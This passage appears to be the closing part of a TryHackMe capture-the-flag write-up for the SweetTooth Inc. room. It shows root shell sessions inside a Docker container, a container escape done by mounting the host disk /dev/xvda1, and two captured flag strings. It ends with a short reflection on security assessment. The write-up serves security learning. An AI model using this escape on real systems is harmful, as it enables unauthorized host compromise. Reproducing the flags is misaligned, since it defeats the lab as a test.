
```
root@4e104ca27dd2:~# cd /root
cd /root
root@4e104ca27dd2:/root# ls
ls
root.txt
root@4e104ca27dd2:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
```

To escape the docker, we are going to mount device to another directory. This is how we do it.



```
root.txt
root@4e104ca27dd2:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           500M     0  500M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs           200M  4.7M  196M   3% /run/docker.sock
root@4e104ca27dd2:/root# cd /tmp
cd /tmp
root@4e104ca27dd2:/tmp# ls
ls
root@4e104ca27dd2:/tmp# mkdir -p /tmp/mnt
mkdir -p /tmp/mnt
root@4e104ca27dd2:/tmp# ls
ls
mnt
root@4e104ca27dd2:/tmp# mount /dev/xvda1 /tmp/mnt
mount /dev/xvda1 /tmp/mnt
root@4e104ca27dd2:/tmp# ls
ls
mnt
root@4e104ca27dd2:/tmp# cd 
```


Navigate to root directory and cat the root.txt flag.



```
root@4e104ca27dd2:/tmp/mnt# cd root
cd root
root@4e104ca27dd2:/tmp/mnt/root# ls
ls
root.txt
root@4e104ca27dd2:/tmp/mnt/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@4e104ca27dd2:/tmp/mnt/root# 
```

Here is completion screenshot for this room

Link:



Congratulations

You've completed the room! Share this with your friends:

Conclusion

One of the key takeaways from this assignment is the significance of identifying and addressing vulnerabilities. By exploring the simulated environment of SweetTooth Inc., I have learned how vulnerabilities can exist in various forms, including insecure configurations, weak authentication mechanisms, and outdated software. Understanding these vulnerabilities has allowed me to appreciate the importance of conducting thorough security assessments and implementing effective countermeasures to protect against potential threats.